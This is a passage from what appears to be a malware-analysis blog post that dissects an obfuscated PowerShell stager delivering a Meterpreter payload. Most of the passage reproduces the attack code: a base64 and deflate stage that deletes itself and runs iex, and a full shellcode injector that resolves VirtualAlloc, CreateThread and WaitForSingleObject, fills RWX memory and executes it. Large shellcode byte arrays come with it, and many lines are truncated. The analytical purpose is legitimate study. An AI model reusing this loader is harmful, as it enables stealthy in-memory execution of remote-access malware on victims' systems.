$a += "OxnQq11DO9jedEaq8pt14FvrYKAwGp3sK4XsOh3XGVpEIi6iCEmzddMOPgOYrdEmndKAhRqCH52r/4tdBLI2uHdB75syxN06FoJ5KOzstHA1UtCb7LVbIXUI13sF1UNI
$a += "bAaeu8CW3BPE2ri4tfWu7kX+7N4k4XMEYh9MMVtkdSSRShE0uYdCr6Jw2lk48pRH5xLWBVHhigtGapDGbtqkT3ZaqnT1seoHbwu278D5CEVbYl2Kb/yjcDdKflGYyo9I
$a += "OncalXJlZnHzTGlwurGXk8A51eGO1VZB5UeHhn3GwAgLDrFUvaIVwTSIdsgGGl1gvCLkT6eatzGeNv+kkIPJ7nkxPKKOEnesKUiCPQToTjlqp06TOwdUMHdIUbnW27vI
$a += "DzPvMpg6JdxVQkirg6GH4JEO5ThtstSm7C5It113di/G2UoL/WQsjCwSt4asqPaEFtdBrNKBj9qXmALhGDGAjZ1e2wFDuK0LwdIOFu7F5mI9DCjNLowLZzTUdzC+EhWE
$a += "5ehd0Xx0tCyX7VavxqVzvVTHcHbe4tTa3ef9X31Xi96J7Cguvx6xsDYJo1u8QDg4xoN0XqdbU2f3hwgOQsyQJnRhCgYQjbYGTVXAs5bptK8xmJcMK8yemiI2HJJDFJ0Q
$a += "48nMGV+BTHodRwrOEPYVLkjkd5pU7kRTzy/uPgWTiUQy8CJVg0dVTE24E+FIzor1gmzMvl29Oo2M7dUuCDYu+uAjavuNDKlq16UNkd6ZgvIjTm4oUvEF9cGHuZAxneb4
$a += "C6ZztMpBdmsFUbtSEQ+fXYmTM3OW0zgxmIxMquxUxMP1glnn5Ad70hz4LMYa5Q29Ikm/K5l5T/7oTge9tNEFotH9MA+OoXC8pFclGdZSJQpapRiKiKCxYxX20cck1diC
$a += "jQZZdh1fz7nY7rJakWONLpiSj2LSCK5DiACcmTKwS0RAYOd2CWV/zJmwGKsFVx0G6bjgSZM0Kx4cJK8Q0hSmX9ywuNeg1Kbs4tas/AaUytSBDfkdO4WBF1xa7mTXy3KK
$a += "1uc/Of/pxZOzR7+/vD2+Ha8+vbq6mT9dltvt779Ix2df3+pjurs7/0O6vU5Xh+r5cnV1/vD607t/lq7Sd+Mx3Y8QH3/77k3aHvXyy+vj18fbV0/PX/5u+/VQffS3J+e+
$a += "/0JS8t/+xren0vPwif+R9HqfDhvBPra4bQbfjpfHbYQX19ffXaXfTP+S5uOPIdxHbvvoWD+ajCe69erjE/uPpNAPrHsj1N9YxZOzL6/3z89+dTOPVw+N1dlfz14cx9vj
$h = [Convert]::FromBase64String($a);
$mz = New-Object System.IO.MemoryStream($h, $True);
$mz.readbyte() | out-null;
$mz.readbyte() | out-null;
$zp = New-Object IO.Compression.DeflateStream($mz, [System.IO.Compression.CompressionMode]::Decompress);
$sw = New-Object IO.StreamReader($zp);
$ud = $sw.Readtoend();
$sw.Close();
$zp.close();
$mz.close();
Remove-Item $MyInvocation.MyCommand.Definition;
iex $ud;
```

Decoding it you get the following, which is quite interesting; it's a PowerShell script that allocates memory, writes the shellcode into it, creates a thread and then executes the shellcode, all in memory. The shellcode in this case is going to be the meterpreter DLL that we originally used. Running it multiple times over the same DLL you get a different version. There appears to be some kind of prologue in the shellcode that doesn't change, but it is pretty short, running the script multiple times and then diffing with Scooter Software's excellent Beyond Compare you find that the only section that has changed is the shellcode except for:



```
$IsWow64ProcessAddr = Get-ProcAddress kernel32.dll IsWow64Process
if ($IsWow64ProcessAddr)
{
$IsWow64ProcessDelegate = Get-DelegateType @([IntPtr], [Bool].MakeByRefType()) ([Bool])
$IsWow64Process = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($IsWow
$64bitCPU = $true
}
else
{   $64bitCPU = $false   }
if ([IntPtr]::Size -eq 4)
{ $PowerShell32bit = $true }
else
{ $PowerShell32bit = $false }
[Byte[]] $Instructions32 = @(0x68,0xc0,0x1e,0x00,0x00,0xe8,0x00,0x00,0x00,0x00,0x58,0x83,0xc0,0x
0xd5,0xff,0x8a,0x2f,0x6b,0x92,0xd0,0xa0,0x40,0xf6,0x07,0x86,0x4c,0xb2,0x31,0xbd,0x4c,0x75,0x57,0
0xa5,0x01,0x35,0xa0,0xba,0x8e,0x0e,0x80,0x57,0x78,0xc9,0x9d,0xc7,0x30,0x32,0x7e,0xc9,0x37,0x96,0
0x49,0x00,0xe0,0x49,0xa9,0x23,0x8c,0x7e,0xd6,0x96,0x76,0x3c,0x38,0x4f,0xc5,0x2b,0x4d,0xd1,0x2b,0
0x23,0xb7,0xfe,0x7f,0x58,0xf0,0x56,0x8c,0x3e,0xcc,0x0f,0xb0,0x4e,0xe2,0xa8,0x5e,0x0a,0x01,0xa9,0
0x58,0x7a,0x8d,0x2e,0xb2,0xf5,0xb0,0xa0,0x34,0xed,0xf4,0xb6,0x4b,0x76,0x84,0xc4,0xe3,0x22,0xc1,0
0x27,0xab,0xa7,0x0a,0x12,0x90,0x59,0x22,0x0e,0xdf,0x0c,0xb4,0xa4,0x80,0x51,0x9d,0xb6,0x05,0xc5,0
0x19,0xdf,0x06,0x1b,0x5a,0x7f,0xe1,0x19,0x0a,0x5f,0x86,0xf5,0x0b,0xd6,0xa1,0x2c,0xf5,0xef,0x22,0
0x67,0x60,0xa2,0x4e,0xe6,0x04,0xbe,0xcb,0x20,0x43,0x05,0x41,0x46,0x18,0x40,0x17,0x27,0x40,0x07,0
0x60,0xc7,0x00,0x79,0xdc,0x42,0x12,0x4a,0xb2,0x3e,0x8b,0x54,0x66,0x44,0x19,0x93,0x2d,0x45,0x2c,0
0x7e,0x87,0x4d,0x6a,0xbd,0xb1,0x4b,0xfc,0x3f,0xb0,0x69,0xbe,0x0e,0x93,0x56,0xaf,0x58,0xff,0xb2,0
0x99,0x99,0x8b,0xa8,0xcd,0xad,0x34,0xd4,0x58,0xb3,0xfc,0x90,0xee,0x6c,0x28,0x6d,0x5e,0x97,0xd6,0
0xa7,0x8c,0xf0,0x72,0xb3,0x83,0x30,0xb9,0xe0,0xfc,0x92,0xc1,0x5b,0x1a,0x51,0x4b,0xe7,0x20,0x03,0
0x8e,0xf8,0x2e,0xa4,0xd9,0xce,0x0d,0x72,0x54,0xba,0xd0,0x6f,0xc1,0xcc,0x5e,0x36,0x94,0x05,0x61,0
0xfa,0xae,0x13,0xbf,0x84,0x12,0x1f,0x0f,0xd3,0x3a,0x82,0xd5,0x8f,0x90,0x83,0x5a,0xed,0x25,0x47,0
0x4c,0xa8,0xa4,0x1d,0x18,0xd4,0x9e,0x6c,0x0d,0xde,0xb0,0xf1,0xbd,0x87,0xad,0x66,0xf7,0x43,0x49,0
0x98,0x9c,0x25,0xb6,0x8e,0xeb,0xbf,0x98,0xdf,0x50,0x6b,0x40,0x0b,0xdd,0x72,0x8b,0x83,0x1b,0xe2,0
0x31,0x10,0xb9,0xaa,0x8b,0xd5,0x37,0x30,0x59,0x7c,0x9c,0x7e,0x60,0x9c,0x77,0x90,0x1c,0x55,0x40,0
0xf1,0x22,0x4b,0x6e,0x97,0x17,0xa8,0xe9,0xa4,0x82,0xd1,0x6a,0x3f,0xc5,0x09,0xce,0x59,0x8f,0xe7,0
0x68,0x67,0x8f,0x60,0x50,0x13,0x3d,0x25,0xc8,0x48,0x82,0xc4,0x9c,0xd8,0xa5,0x5e,0xda,0x3e,0x62,0
0xbf,0x85,0xfc,0x5d,0x93,0x73,0x63,0x64,0xa9,0x87,0xbc,0xfc,0x91,0x12,0x1d,0x05,0x11,0x47,0x84,0
0xd4,0x44,0x37,0xd2,0x21,0x91,0x15,0x6e,0xe1,0x34,0x84,0x19,0x49,0x5e,0x7d,0x71,0x76,0xed,0xf3,0
0x1a,0xda,0x3e,0x4e,0xc1,0xbe,0xaf,0x04,0xa8,0x40,0x68,0x1a,0x70,0x85,0x25,0x15,0xd2,0x45,0xb3,0
0x29,0xe7,0xc2,0xd5,0x91,0xdf,0xb2,0x28,0xcd,0xd8,0x1e,0xac,0xf7,0x4d,0xcc,0x98,0xdc,0xb7,0x8c,0
0xb3,0x55,0x5a,0x3b,0x27,0x68,0xe0,0x00,0x17,0x15,0x56,0x14,0xd6,0x35,0xd1,0x19,0x5f,0x96,0x14,0
0x76,0x43,0x84,0x43,0x7a,0xbc,0xe1,0x1d,0x6a,0x55,0x62,0x6b,0xd2,0x00,0xeb,0x81,0xcd,0xb7,0xf5,0
0x7b,0x23,0x0d,0x44,0xe4,0x5b,0xe0,0x90,0x01,0x3a,0xd2,0x45,0x27,0x41,0x50,0x5a,0x63,0x1c,0xdb,0
[Byte[]] $Instructions64 = @()
$VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
$VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($Virtual
$VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
$VirtualFreeDelegate = Get-DelegateType @([IntPtr], [Uint32], [UInt32]) ([Bool])
$VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualF
$CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread
$CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [In
$CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateT
$WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
$WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])
$WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($
Inject-LocalInstructions
}
Start-process
```


1: 23

```
$IsWow64ProcessAddr = Get-ProcAddress kernel32.dll IsWow64Process
if ($IsWow64ProcessAddr)
{
$IsWow64ProcessDelegate = Get-DelegateType @([IntPtr], [Bool].MakeByRefType()) ([
$IsWow64Process = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctio
$64bitCPU = $true
}
else
{   $64bitCPU = $false   }
if ([IntPtr]::Size -eq 4)
{ $PowerShell32bit = $true }
else
{ $PowerShell32bit = $false }
[Byte[]] $Instructions32 = @(0x68,0xc0,0x1e,0x00,0x00,0xe8,0x00,0x00,0x00,0x00,0x
0xc7,0x0f,0xa7,0xfa,0x05,0xdc,0x91,0x09,0x6c,0x99,0x19,0x19,0x5e,0x42,0xbf,0x0d,0
0x7b,0x17,0x4f,0xb5,0xfb,0xd7,0xbc,0x02,0x9b,0xe7,0x5c,0xfb,0xc0,0xca,0x44,0x0b,0
0x67,0xee,0x5f,0xa0,0xe2,0x7f,0xc2,0x9e,0x64,0xb6,0xe1,0x24,0x0e,0x2d,0xec,0x5f,0
0xb2,0x06,0x40,0x29,0x8b,0x60,0xb7,0xec,0xd3,0xc3,0x7e,0xff,0xb8,0x60,0x96,0xd9,0
0xe6,0xdc,0xc0,0x53,0x81,0x95,0xda,0x39,0xcc,0xe8,0x7d,0x3c,0x41,0x8a,0xbf,0xbf,0
0x93,0x08,0x16,0x15,0x5f,0x4f,0x31,0xc5,0xc7,0x42,0xda,0x3f,0x11,0x23,0xa6,0x49,0
0x35,0xb0,0x18,0x84,0x48,0x8f,0x6f,0xa9,0x03,0x22,0x47,0x8d,0x95,0x60,0xa6,0x73,0
0xab,0xff,0x37,0x28,0xe1,0xfe,0xc8,0xbe,0xd5,0x40,0xc1,0xc5,0xba,0x9f,0xf8,0x4a,0
0xd2,0xe7,0x97,0x61,0xea,0x20,0x3b,0x3e,0xf8,0x62,0x83,0x7f,0x1a,0x03,0x8e,0x28,0
0x93,0x88,0x3c,0x25,0x4b,0x33,0x75,0x7b,0x5e,0xf9,0x91,0x1e,0x8b,0x28,0xcb,0xec,0
0x61,0x9c,0x02,0x22,0xc7,0x51,0x0f,0xaf,0x5b,0xcb,0xbb,0x32,0x15,0x68,0x2d,0x71,0
0x6e,0x11,0x26,0xf9,0x06,0x20,0xc7,0x6d,0x63,0x44,0xfa,0x85,0xf7,0x35,0xb4,0x40,0
0x87,0x85,0xef,0xdc,0x47,0x78,0x0a,0x2d,0x2e,0xfe,0xb2,0xd3,0xa8,0x81,0xc5,0x38,0
0x0f,0xad,0xd7,0x3b,0x78,0x95,0xa7,0x52,0xd7,0xc1,0x78,0x36,0xe7,0x5d,0x47,0x98,0
0x06,0xf4,0xac,0x36,0x64,0x93,0x09,0xd7,0x5e,0x0e,0xaa,0x05,0x26,0xb3,0x7c,0x54,0
0xf9,0xd5,0xdd,0x16,0x0b,0x50,0x22,0xdb,0x49,0xe2,0x0f,0xb1,0x6c,0x97,0x92,0x06,0
0x32,0x68,0xfe,0x08,0x70,0xd1,0x32,0x2c,0xce,0x4e,0xa7,0x43,0xa8,0x81,0x57,0x32,0
0x72,0x9a,0x23,0x2a,0x3b,0x38,0x4d,0xe2,0xc0,0x49,0xff,0xa7,0x7c,0x1d,0xd5,0x66,0
0x12,0x23,0xed,0xdc,0x39,0x5e,0xa6,0x2b,0x50,0xfd,0x9d,0xb6,0xdd,0x01,0xc6,0x6e,0
0xbb,0x7e,0x06,0xbe,0xfb,0xbe,0xa7,0xa6,0x9e,0x65,0x63,0xa1,0x36,0x38,0x55,0xd5,0
0x87,0x94,0x2d,0x26,0xba,0xa5,0xc4,0x5c,0x5d,0x13,0xa7,0x4e,0x16,0x88,0x57,0xdf,0
0x8c,0x68,0x5a,0xbf,0xa6,0xf4,0x4f,0x89,0x16,0x66,0xf4,0xd5,0x70,0xfc,0x8f,0xe4,0
0xbe,0xd5,0xf9,0xe8,0x59,0xc2,0x92,0x8a,0x95,0x0d,0xa9,0x83,0xe0,0xbf,0x9f,0x7c,0
0xd7,0x9e,0x74,0xf6,0x64,0xb0,0x3c,0xa8,0xb7,0x3c,0x83,0x45,0xc4,0xc5,0xfc,0xcc,0
0xee,0xf6,0x9b,0x31,0x3b,0x65,0x82,0x2d,0x95,0xd3,0x37,0x65,0x0c,0x16,0x91,0x94,0
0x4c,0xc1,0xd2,0x19,0x43,0x71,0xa8,0x40,0xe9,0x37,0x7e,0x5e,0x09,0xaf,0xef,0xb3,0
[Byte[]] $Instructions64 = @()
$VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
$VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]
$VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionP
$VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
$VirtualFreeDelegate = Get-DelegateType @([IntPtr], [Uint32], [UInt32]) ([Bool])
$VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPo
$CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread
$CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr]
$CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionP
$WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
$WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])
$WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFu
Inject-LocalInstructions
}
Start-process
```

1: 23

This series of bytes which appears to be some kind of prologue probably a decoder for the rest of the shellcode. What does it do, how does it work? Well that, we're afraid, is for part 2 as we've spent too much time away from the family already this easter ;o)


```
0x68,0xc0,0x1e,0x00,0x00,0xe8,0x00,0x00,0x00,0x00,0x58,0x83,0xc0,0x0b,0x50,0xff,0xd0,0
```



```
function Start-process
{
[CmdletBinding( DefaultParameterSetName = 'RunLocal', SupportsShouldProcess = $True , ConfirmImpact = 'High')] Param (
)
Set-StrictMode -Version 2.0
function Local:Get-DelegateType
{
Param
(  [OutputType([Type])] [Parameter( Position = 0)][Type[]] $Parameters = (New-Object Type[](0)),
[Parameter( Position = 1 )][Type]$ReturnType = [Void] )
$Domain = [AppDomain]::CurrentDomain
$DynAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
$AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
$ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
$TypeBuilder = $ModuleBuilder.DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
$ConstructorBuilder = $TypeBuilder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $Parameters)
$ConstructorBuilder.SetImplementationFlags('Runtime, Managed')
$MethodBuilder = $TypeBuilder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $ReturnType, $Parameters)
$MethodBuilder.SetImplementationFlags('Runtime, Managed')
Write-Output $TypeBuilder.CreateType()
}
function Local:Get-ProcAddress
{
Param
(   [OutputType([IntPtr])] [Parameter( Position = 0, Mandatory = $True )][String]$Module,
[Parameter( Position = 1, Mandatory = $True )][String]$Procedure )
$SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
$UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
$GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
$GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
$Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
$tmpPtr = New-Object IntPtr
$HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
}

function Local:Inject-LocalInstructions
{
if ($PowerShell32bit) {
if ($Instructions32.Length -eq 0)
{   Throw ''
return   }
$Instructions = $Instructions32
}
else
{
if ($Instructions64.Length -eq 0)
{  Throw ''
return  }
$Instructions = $Instructions64
}
$BaseAddress = $VirtualAlloc.Invoke([IntPtr]::Zero, $Instructions.Length + 1, 0x3000, 0x40) # (Reserve|Commit, RWX)
if (!$BaseAddress)
{ Throw "" }
[System.Runtime.InteropServices.Marshal]::Copy($Instructions, 0, $BaseAddress, $Instructions.Length)
$ExitThreadAddr = Get-ProcAddress kernel32.dll ExitThread
$ThreadHandle = $CreateThread.Invoke([IntPtr]::Zero, 0, $BaseAddress, 0, 0, [IntPtr]::Zero)
if (!$ThreadHandle)
{ Throw "" }
$WaitForSingleObject.Invoke($ThreadHandle, 0xFFFFFFFF) | Out-Null
$VirtualFree.Invoke($BaseAddress, $Instructions.Length + 1, 0x8000) | Out-Null
}
$IsWow64ProcessAddr = Get-ProcAddress kernel32.dll IsWow64Process
if ($IsWow64ProcessAddr)
{
$IsWow64ProcessDelegate = Get-DelegateType @([IntPtr], [Bool].MakeByRefType()) ([Bool])
$IsWow64Process = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($IsWow64ProcessAddr, $IsWow64ProcessDelegate)
$64bitCPU = $true
}
else
{   $64bitCPU = $false   }
if ([IntPtr]::Size -eq 4)
{ $PowerShell32bit = $true }
else
{ $PowerShell32bit = $false }
[Byte[]] $Instructions32 = @
```


This kinda looks familiar….

Now the great irony in a dump like this is finding code that appears to have come from GitHub but doesn't appear to have the same licence or any at all for that matter [1]. This script is built from file called *ps_base.txt.* This is primarily used to dynamically build a type that will eventually hold a function pointer to a native function. This is then used to store the fp’s for native functions Win32 functions such as VirtualAlloc[2], GetProcessAddress[3] & GetModuleHandle[4] that can be used to perform some actions such as allocating memory and looking up the addresses of exports within DLL’s. Further are shown in this screen shot:



```
{ $PowerShell32bit = $true }
else
{ $PowerShell32bit = $false }
    [Byte[]] $Instructions32 = @()
    [Byte[]] $Instructions64 = @()
    $VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
    $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
    $VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
    $VirtualFreeDelegate = Get-DelegateType @([IntPtr], [Uint32], [UInt32]) ([Bool])
    $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
    $CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread
    $CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
    $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)
    $WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
    $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])
    $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitForSingleObjectDelegate)
    Inject-LocalInstructions
}
```

